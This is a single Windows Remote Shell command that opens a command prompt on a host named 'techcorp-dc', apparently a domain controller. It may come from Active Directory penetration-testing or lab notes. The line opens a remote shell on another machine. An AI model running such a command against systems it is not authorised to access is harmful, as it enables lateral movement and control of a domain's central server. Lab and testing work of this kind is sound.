winrs -r:techcorp-dc cmd
